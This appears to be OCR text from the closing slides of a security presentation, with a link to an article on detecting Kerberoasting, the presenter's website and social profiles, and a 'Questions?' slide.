
Post-Attack
[Roast Hunting]

- Detecting Kerberoasting (https://adsecurity.org/?p=3458)

Post-Attack

[Roast Hunting]

- Detecting Kerberoasting (https://adsecurity.org/?p=3458)



Post-Attack

[Defense in Depth]

- https://securitypimp.net/
- https://x.com/security_pimp
- https://github.com/varthdader
- https://www.linkedin.com/in/jmedina303/

Questions?